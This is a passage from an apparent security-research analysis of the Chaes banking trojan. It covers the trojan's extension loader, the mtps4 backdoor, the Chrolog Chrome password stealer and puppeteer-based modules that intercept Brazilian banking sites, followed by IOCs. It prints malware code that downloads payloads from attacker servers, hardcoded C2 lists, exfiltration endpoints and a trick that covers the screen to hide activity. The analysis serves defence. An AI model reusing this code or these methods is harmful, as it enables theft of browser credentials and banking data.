            //url: 'https://176.123.8.149/dsa/chaes/online.bin',
            url: 'https://191.252.110.75/dsa/chaes/online.bin',
            filename: 'online.bin',
            hash: '484b2afa105cab9a25fda9e40dbb79789e6dbd8d',
            is64: false,
            iscompressed: false,
            password: '',
            dll_filename: false
        },
        {
            name: 'chremows63_64',
            //url: 'https://176.123.8.149/dsa/chaes/online.bin',
            url: 'https://200.234.195.91/~tecnolog/campanhas/chremows63-64.rar',
            filename: 'chremows63-64.rar',
            hash: '8672cae9ddc298c90f9f87698a86bd0ae91a49a1',
            is64: true,
            iscompressed: true,
            password: 'lucifer',
            dll_filename: 'chremows2.bin'
        },
        {
            name: 'chrolog6',
            url: 'https://200.234.195.91/~tecnolog/campanhas/chrolog6.rar',
            filename: 'chrolog.rar',
            hash: '8ed00609bc3b491bf2739cba6a9bbb264c96cc64',
            is64: false,
            iscompressed: true,
            password: 'lucifer',
            dll_filename: 'chrolog.bin'
        },
        {
            name: 'chronodx61',
            url: 'https://200.234.195.91/~tecnolog/campanhas/chronodx61.rar',
            filename: 'chronodx61.rar',
            //hash: 'b0b1e965218d9c79e50e2430b4fb9d49e79ff15a',
            hash: 'adf6e8e14528fce807b82b9603db6d4b7029a180',
            is64: false,
            iscompressed: true,
            password: 'lucifer',
            dll_filename: 'chronodx.bin'
        },
        {
            name: 'mtps4',
            //url: 'https://176.123.8.149/dsa/chaes/online.bin',
            url: 'https://191.252.110.75/dsa/mtps/mtps4.bin',
            filename: 'mtps4.bin',
            hash: '6ebff38bf159a18c9824d4e0b0fdff853ecd02a9',
            is64: false,
            iscompressed: false,
            password: '',
            dll_filename: false
        }
    ]

    try {
        // var uid = getUniqueId()
        // uid = uid.replace(/[^a-zA-Z0-9-]/g, '')

        if (true) {

            if (isX) {
                verifyUnrarX()

                for (var i = 0; i < extensionsExclusive.length; i++) {
                    runExtensionX(extensionsExclusive[i])
                }
            } else {
                verifyUnrar()

                for (var i = 0; i < extensionsExclusive.length; i++) {
                    runExtension(extensionsExclusive[i])
                }
            }

            return true
        }
```

The extensions are separated into password-protected archives vs encrypted binaries. The non-compressed payloads are PE files that can be run independently while compressed ones add necessary NodeJS packages for the extension to run. Below is the example of `chremows63_64` archive contents:

Name	Size	Packed	Type
..			File folder
node	48,022,479	16,212,000	File folder
node_modules	12,104,456	3,038,944	File folder
chremows2.bin *	3,771,424	3,775,008	BIN File
package.json *	421	272	JSON File
package-lock.json *	30,769	10,032	JSON File

All the binaries with `dll_filename` argument such as `chromeows2.bin` are encrypted, including the ones inside the RAR archive. The decryption algorithm is located inside `script.js` as we mentioned in the previous section. To decrypt and run each binary, Chaes needs to call `__init__.py` with the file path specified as an argument.

The extension installation can be simplified into the following steps:

- An HTTP Request (`aws/isChremoReset.php`) is sent to check if Google Chrome from a particular `uid` has been hooked. If not, Chrome and NodeJS will be closed. More information about `uid` in the "Online" section below.
- The download request is constructed based on 3 scenarios: 32bit, 64bit, and no Google Chrome found. Each scenario will contain suitable versions of the extensions and their download links.
- The extension is downloaded. The compressed payload will be unpacked properly.
- A `hosts` file is created for the newly downloaded module. Inside the file is the CnC randomly picked from the following pool:

```
function setHostsFile(dest) {
    var hosts = [
        //'https://176.123.3.100',
        //'https://176.123.3.107',
        'https://191.252.110.75',
        'https://191.252.110.241'
        //'https://91.208.184.164'
    ];
    var r = (new Random()).Next(0, 2);

    File.WriteAllText(dest + '\\hosts', hosts[r]);
}
```

Each extension will use the address specified in `hosts` for CnC communication


Launch each extension through `python.exe __init__.py` with proper arguments as shown below

```
function runExtensionLibrary_PNET(extension) {
    var isWin64 = Directory.Exists("C:\\Windows\\SysWOW64");

    if ((extension.is64) && (!isWin64)) return false;

    var strPythonPath = getProp("SOFTWARE\\Python\\Config", "Path", true);
    var extension_filename = strPythonPath + "\\" + extension.filename;
    var extension_dir = strPythonPath + "\\" + extension.name;
    var v_switch = getRandomSwitch_LoadLibrary();
    var sep = getRandomParamSep();
    var python_exe = "pythonw.exe";
    var python_platform = "python32\\";
    var extension_dll = "..\\" + extension.filename;

    if (extension.is64) python_platform = "python64\\";
    if (extension.dll_filename) extension_dll = extension.dll_filename;

    var python_app = strPythonPath + "\\" + python_platform + python_exe;

    var startInfo = new ProcessStartInfo(
        python_app,
        "..\\" + python_platform + '__init__.py "' + sep + v_switch + "=" +
            extension_dll + '"'
    );

    startInfo.CreateNoWindow = true;
    startInfo.UseShellExecute = false;
    startInfo.WorkingDirectory = extension_dir;

    log_PNET('Process Working Directory: ' + extension_dir);

    var proc = Process.Start(ProcessStartInfo(startInfo));

    if (proc) {
        log_PNET('Process \'' + extension_filename + '\' started: ' + proc.Id);
    }
    else {
        log_PNET('Warning runExtensionLibrary_PNET(): Could not start \'' + extension_filename
    }

    return proc;
}
```

Extensions

Online

`online.dll` is a short-lived `Delphi` module that is executed by `instruction.js` before other modules are deployed. Its main purpose is to fingerprint the victim by generating a `uid` which is a concatenation of drive `C: VolumeSerialNumber` , `UserName`, and `Computername`. The `uid` is written to a register key `SOFTWARE\\Python\\Config\uid` before being included inside the beaconing message.



This registry key is also where `instruction.js` previouslygets the `uid` asking CnC if the victim's Chrome has been hooked. The first time `instruction.js` gets launched this registry has not been created yet, therefore the Chrome process is always killed.

`Online.dll` retrieves the CnC server specified in the `hosts` file and performs the beaconing request `/aws/newClient.php`, sending the victim's `uid` and basic system information.

Mtps4 (MultiTela Pascal)

Module `mtps4` is a backdoor written in `Delphi`. Its main purpose is to connect to `CnC` and wait for a responding `PascalScript` to execute. Similar to the previous module, CnC is retrieved from the `hosts` file. `Mtps4` sends a `POST` request to the server with a hardcoded `User-Agent` containing `uid` and command type. It currently supports 2 commands: `start` and `reset`. If the `reset` command is responded with '`(* SCRIPT OK *)`', it will terminate the process.

`Start` command is a bit more interesting.

```
POST /aws/isTela.php HTTP/1.1
Host: 191.252.110.75
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Content-Type: application/x-www-form-urlencoded

uid=01234567UserHostname&type=start
```

Example of an HTTP request with "start" command

As a reply to this command, it expects to receive a `PascalScript` code containing a comment '`(* SCRIPT OK *)`'.

```
if ( http_send_req(url_s, post_data, v13, a3) && fcAsiCompare(L"(* SCRIPT OK *)", resp_data, 1) )
{
  wstr_duplicate(http_response, resp_data);
  HIBYTE(result) = 1;
}
```

`mtps4` is compiled with https://github.com/remobjects/pascalscript to support PascalScript. Before running, the script they create a window that copies the screen and covers the entire desktop to avoid raising suspicion when performing malicious tasks on the system.

```
DesktopWindow_w = GetDesktopWindow_w();
WindowDC_w = GetWindowDC_w(DesktopWindow_w);
GetSystemMetrics_w(v7);
v20 = v8;
GetSystemMetrics_w_0(v9);
v19 = v10;
v11 = TPicture_ForceType_w(*(*(a1 + 1004) + 464));
Canvas = Vcl::Graphics::TBitmap::GetCanvas(v12, v11);
v14 = sub_527510(Canvas);
BitBlt_w(v14, 0, 0, v19, v20, WindowDC_w, 0, 0, SRCCOPY);
sub_59A80C(*(a1 + 1008), 1, v15);
v16 = handle_needed(a1);
SetFocus_w(v16);
v17 = handle_needed(a1);
return SetForegroundWindow_w(v17);
```

Unfortunately during the investigation, we couldn't get hold of the actual script from the CnC.


Chrolog (ChromeLog)

`Chrolog` is a Google Chrome Password Stealer written in Delphi. Although it is listed as an extension, `Chrolog` is an independent tool that extracts user personal data out of the Chrome database and exfiltrates them through HTTP. The CnC server is also retrieved from the `hosts` file previously created by `instruction.js` .

HTTP Request	Data Exfiltration
/aws/newUpload.php	**Cookies**, **Web Data**, and **Login Data** (encrypted)
/aws/newMasterKey.php	Chrome Master Key used to decrypt Login Data
/aws/newProfileImage.php	Profile Image URL collected from *last_downloaded_gaia_picture_url_with_size* attribute inside **Local State**
/aws/newPersonalData.php	Username, fullname, gaia_name
/aws/bulkNewLogin.php	All **Login Data** is decrypted and added to **local.sql** database. Then the corresponding section of the database is exfiltrated
/aws/bulkNewUrl.php	**History** is added to **local.sql** database. Then the corresponding section of the database is exfiltrated
/aws/bulkNewAdditionalData.php	**Web Data** is written to **local.sql** database. Then the corresponding section of the database is exfiltrated
/aws/bulkNewProcess.php	All running processes are collected and written to **local.sql** database. Then the corresponding section of the database is exfiltrated

(**Cookies**, **Web Data**, **Login Data**, **History,** and **Local State** is standardly located at%APPDATA%\\Local\\Google\\Chrome\\User Data\\Default\\)

Chronodx (Chrome Noder)




chrolog.rar contains NodeJS packages and chronodx.bin aka Chronod2.dll.


```
{
  "name": "chremows",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC",
  "dependencies": {
    "crypto-js": "^4.0.0",
    "puppeteer-core": "^5.5.0",
    "request": "^2.88.2",
    "ws": "^7.4.1"
  }
}
```

Chronodx dependency ("name": "chremows" is indeed how it is defined)

The `chronodx` extension package can be separated into 2 parts: a loader called `Chronod2.dll` and a JavaScript banking trojan called `index_chronodx2.js`. First, `Chronod2.dll` performs an HTTP request **/dsa/chronod/index_chronodx2.js** to retrieve `index_chronodx2.js`. If successful, `Chronod2.dll` will run silently in the background until it detects the Chrome browser opened by the user. When that happens, it will close the browser and reopen its own instance of Chrome along with `index_chronodx2.js` being run from the `node.exe` process.



Chronodx in idle mode



Chronodx reopens Chrome and executes "node.exe index.js" command
Index.js is index_chronodx2.jsin this case

`Index_chronodx2.js` utilizes puppeteer-core, a NodeJS framework that provides APIs to control Chrome browser, for malicious purposes. `Index_chronodx2.js` implements many features to intercept popular banking websites in Brazil including

- `bancobrasil.com.br/aapf`
- `bancodobrasil.com.br/aapf`
- `bb.com.br/aapf`
- `mercadopago.com/…/card_tokens/`
- `mercadopago.com/enter-pass/`
- `mercadolivre.com/enter-pass/`
- `lojaintegrada.com.br/public/login/`
- `mercadobitcoin.com.br`

Upon visiting any of the above websites, index_chronodx2.js will start collecting the victim's banking info and send it to the attacker through a set of HTTP commands. The CnC server is stored in the `hosts` file, but when it is not found in the system, a hardcoded backup CnC will be used instead:

```
function loadHost() {
    let url = false;

    try {
        url = fs.readFileSync("hosts", { encoding: "utf8" });
    } catch (error) {
        //
    }

    if (!url) url = "https://176.123.3.100";

    return url;
}
```

C2 Command	Meaning
/aws/newQRMPClient.php	Supposedly sending user info to the attacker when a QR code scan is found on banking websites listed above, but this feature is currently commented out
/aws/newContaBBPF.php	Sending user banking info when Bancodobrasil banking sites are intercepted
/aws/newContaCef.php	Sending user banking info when Caixa banking sites are intercepted
/aws/newCaixaAcesso.php	Telling the attacker that a victim has accessed Caixa banking page
aws/newMercadoCartao.php	Sending user banking info when Mercado banking sites are intercepted
/aws/newExtraLogin.php	Send user credentials when logging in to one of the listed pages

Chremows (Chrome WebSocket)

`Chremows` is another extension that uses NodeJS and puppeteer-core, and is similar to the functionality of **node.js** mentioned in the Cybereason 2020 report. `Chremows` targets two platforms **Mercado Livre** (mercadolivre.com.br) and **Mercado Pago** (mercadopago.com.br) both belong to an online marketplace company called **Mercado Libre, Inc.**

```
{
  "name": "chremows",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC",
  "dependencies": {
    "crypto-js": "^4.0.0",
    "image-to-base64": "^2.2.0",
    "puppeteer-core": "^5.5.0",
    "request": "^2.88.2",
    "screenshot-desktop": "^1.12.7",
    "ws": "^7.4.1"
  }
}
```

Chremows dependency

Sharing the same structure of chronodx module, `chremows` contains a loader, `CreateChrome64.dll` that downloads a JavaScript-based banking trojan called `index.js`. `CreateChrome64.dll` will automatically update `index.js` when a newer version is found. Unlike chronodx, `chremows` executes `index.js` immediately after download and doesn't require Google Chrome to be opened. In a separate thread, `CreateChrome64.dll` loads an embedded module ModHooksCreateWindow64.dll that Cybereason has analyzed in their 2020 report. Overall, this module help increase the capabilities that `chremows` has on Google Chrome, allowing the attacker to perform "active" tasks such as sending keypresses/mouse clicks to Chrome, or opening designated pages. Finally, `CreateChrome64.dll` copies Chrome's **Local State** file to the same location of `index.js` with the name local.json. `Index.js` uses local.json to help the attacker identify the victim.

```
const version = "1.6-prod-wmi";

const min_rndPort = 10666;
const max_rndPort = 20666;

const ws_server = "wss://91.208.184.164:8080";
//const ws_server = 'wss://10.0.2.2:8080';

const ws_servers = [
    /*"wss://91.208.184.164:8080",*/
    /*"wss://176.123.7.135:8080",*/
    // "wss://198.23.153.130:8080",
    "wss://23.94.53.123:8080",
    "wss://23.94.53.122:8080",
    "wss://23.95.17.126:8080",
    "wss://23.95.137.19:8080",
    "wss://23.94.53.18:8080",
    "wss://192.3.83.116:8080",
];

const hosts = [
    //"https://176.123.8.149",
    "https://176.123.3.100",
    "https://176.123.3.107",
];
```

Hardcoded CnC

`Index.js` employs two methods of communicating with the attacker: through WebSocket and through HTTP. Each method has its own set of C2 servers as shown in the above picture. WebSocket is used to receive commands and send client-related messages. On the other hand, HTTP is for exfiltrating financial data such as banking credentials and account information to the attacker.

List of known `Index.js` WebSocket commands

Command from C2	Functionality
`welcome::`	Send **uid** and information extract from **local.json** to the attacker
`control::`	The attacker establishes control over Google Chrome
`uncontrol::`	The attacker removes control over Google Chrome
`ping::`	Check if the connection to the client is OK
`command::`	Send command such as keystroke, mouseclick
`openbrowser::`	Open Chrome window with minimal size to stay hidden

If the user stays connected to the WebSocket C2 server, every six minutes it automatically goes to the targeted Mercado Pago and Mercado Livre pages and performs malicious tasks. During this routine, the attacker loses direct control of the browser. The target pages are banking, credit, and merchant pages that require users' login. If the user has not logged out of these pages, the attacker will start to collect data and exfiltrate them through the following HTTP requests:

- `/aws/newMercadoCredito.php`
- `/aws/newMercadoPago.php`

If the user is not logged in to those pages but has the password saved in Chrome, after the routine ends, the attackers will get back their direct control of Chrome and log in manually.

Summary

Chaes exploits many websites containing CMS WordPress to serve malicious installers. Among them, there are a few notable websites for which we tried our best to notify BR Cert. The malicious installer communicates with remote servers to download the Python framework and malicious Python scripts which initiate the next stage of the infection chain. In the final stage, malicious Google Chrome extensions are downloaded to disk and loaded within the Python process. The Google Chrome extensions are able to steal users' credentials stored in Chrome and collect users' banking information from popular banking websites.

IOCs

The full list of IoCs is available here

Network

HTML Scripts

- `is[.]gd/EnjN1x?V=31`
- `is[.]gd/oYk9ielu?D=30`
- `is[.]gd/Lg5g13?V=29`
- `tiny[.]one/96czm3nk?v=28`

- `is[.]gd/WRxGba?V=27`
- `is[.]gd/3d5eWS?V=26`

MSI Download URLs

- `dragaobrasileiro[.]com.br/wp-content/themes/getcorsfile.php?`
- `chopeecia[.]com.br/D4d0EMeUm7/index.php?install`
- `bodnershapiro[.]com/blog/wp-content/themes/twentyten/p.php?`
- `dmt-sys[.]net/index.php?`
- `up-dmt[.]net/index.php?`
- `sys-dmt[.]net/index.php?`
- `x-demeter[.]com/index.php?`
- `walmirlima[.]com.br/wp-content/themes/epico/proxy.php?`
- `atlas[.]med.br/wp-content/themes/twentysixteen/proxy.php?`
- `apoiodesign[.]com/language/overrides/p.php?`

CnC Servers

- `200[.]234.195.91`
- `f84f305c[.]com`
- `bkwot3kuf[.]com`
- `comercialss[.]com`
- `awsvirtual[.]blogspot.com`
- `cliq-no[.]link`
- `108[.]166.219.43`
- `176[.]123.8.149`
- `176[.]123.3.100`
- `198[.]23.153.130`
- `191[.]252.110.241`
- `191[.]252.110.75`

SHA256 Hashes

Filename	Hash

MSI installer	`f20d0ffd1164026e1be61d19459e7b17ff420676d4c8083dd41ba5d04b97a08c`
	`069b11b9b1b20828cfb575065a3d7e0b6d00cd1af10c85c5d6c36caea5e000b7`
	`1836f3fa3172f4c5dbb15adad7736573b4c77976049259cb919e3f0bc7c4d5ea`
	`02831471e4bf9ef18c46ed4129d658c8ce5b16a97f28228ab78341b31dbef3df`
	`a3bcbf9ea2466f422481deb6cb1d5f69d00a026f9f94d6997dd9a17a4190e3aa`
	`62053aeb3fc73ef0940e4e30056f6c42b737027a7c5677f9dbafc5c4de3590bd`
	`e56a321cae9b36179e0da52678d95be3d5c7bde2a7863e855e331aea991d51b9`
	`7a819b168ce1694395a33f60a26e3b799f3788a06b816cc3ebc5c9d80c70326b`

__init__.py	`70135c02a4d772015c2fce185772356502e4deab5689e45b95711fe1b8b534ce`
	`6e6a44ca955d013ff01929e0fa94f956b7e3bac557babcd7324f3062491755e2`
	`0b5646f45f0fad3737f231f8c50f4ed1a113eb533997987219f7eea25f69d93f`
	`abc071831551af554149342ad266cc43569635fb9ea47c0f632caa5271cdf32`

runScript.js	`bd4f39daf16ca4fc602e9d8d9580cbc0bb617daa26c8106bff306d3773ba1b74`
engine.js	`c22b3e788166090c363637df94478176e741d9fa4667cb2a448599f4b7f03c7c`

image	`426327abdafc0769046bd7e359479a25b3c8037de74d75f6f126a80bfb3adf18`
	`3311b0b667cd20d4f546c1cb78f347c9c56d9d064bb95c3392958c79c0424428`
	`c9b35526659116344 89af5e3cb1a9c0c3ab5aed2b73c55ae53b8731a1de23a9f`

chremows	`fa752817a1b1b56a848c4a1ea06b6ab194b76f2e0b65e7fb5b67946a0af3fb5b`
	`e644268503cf1eaf62837ec52a91b8bec60b0c8ee1fb7e42597d6c852f8b8e9d`
	`bd5d2a0ec30fa454af1a086b4c648039422eca4fa1b1d6e8ecc4d47be7fab27f`
	`4d2ffae69b4e0f1e8ba46b79811d7f46f04bd8482568eccf5620e6b1129c1633`
	`faad384e124c283a8d024ee69dceaac877be52f5adbf18ca6b475a66663b0e85`
	`969fa30802bdb81be5b57fef073896c2ee3df4211663301548f8efa86257e0cf`
	`5a1ebf757ab9aa796a8580daafab9635660b9cc55505db194cbfefeb612e48f0`
	`2d9e040820acca9a0fab2dc68546e0a824c4c45ee8c62332213e47e1f6923c90`
	`e1d9effa8a56d23dbcefd2146eb5c174a245b35a4f718473452135bd064a2157`
	`32c545e133183e6fc999e8f6a0da3c6e7fb1a12b97d2a3bbc5e84faa175a9ef6`
	`ba3e0314b1d6e6ee10c473c1bbd883c4a5c53b5703b5ced174cd5a30b0b87160`
	`e210217f2b5912e16a281dcbd5a5247fe2a62897dc5c2e1bf4ff61d3a07405f0`
	`7a1d74c4d62ceee45a3cbaf79070cfc01342a05f47e0efb401c53040897bed77`
	`550188ad28ccc07791880777c2de07e6d824a7263b9e8054423597b160e594a3`
	`9603c4ce0f5a542945ed3ced89dd943eb865368b4e263090be9e0d9c1785615d`

chrolog	`9dbbff69e4e198aaee2a0881b779314cdd097f63f4baa0081103358a397252a1`
	`6dc63ea4dbe5d710b7ba161877bd0a3964d176257cdfb0205c1f19d1853cc43b`
	`3e48f714e793b3111ce5072e325af8130b90a326eca50641b3b2d2eba7ac0a45`
	`754eeb010795c86d1cc47b0813da6bbc6d9153f1dd22da8af694a9e2dca51cda`
	`0762038fe591fef3235053c7136f722820de6d8457cae09d4aa9bf6cb7f497a1`

chronod	`ea177d6a5200a39e58cd531e3effb23755604757c3275dfccd9e9b00bfe3e129`
	`7c275daab005bb57e8e97ac98b0ae145a6e850370e98df766da924d3af609285`
	`96224c065027bb72f5e2caebf4167482fe25fb91c55f995e1c86e1c9884815c3`
	`2688a7ac5b408911ae3e473278ecbc7637491df2f71f6f681bc3ed33045b9124`
	`f3c1fd9e8674901771c5bfc4ce16eba75beff7df895a4dc6fdd33bedb2967a08`
	`ddecc2606be56beae331000ba091e5e77ae11380f46eba45387c65289e6ce421`
	`debe443266ab33acb34119f515f4622464edff198f77fd20006e2d79aafb6dfc`
	`bf4a83a19065d5c45858ceb988dce39d93c412902ead6434e85fbf2caa17db44`
	`87502ad879a658aa463088c50facfbdbb1c6592263e933b8b99e77293fdf1384`
	`6b6abc64053d20306147efced9df2ef75153e87a1d77ce657943b2373fb4ffb9`
	`679a02d0ae4f5382767eb11cefad59c0664f55ed2ce3e3b3df97b78c09e18aa3`
	`564b31c3d609d96a73ee139ec53453b985673ffacacb56ecd13d2c83bbf851e0`
	`e649f71b68cc54f3d985e398f1c6354963ec027a26230c4c30b642d2fd5af0a6`

online	`3fd48530ef017b666f01907bf94ec57a5ebbf2e2e0ba69e2eede2a83aafef984`

mtps4	`5da6133106947ac6bdc1061192fae304123aa7f9276a708e83556fc5f0619aab`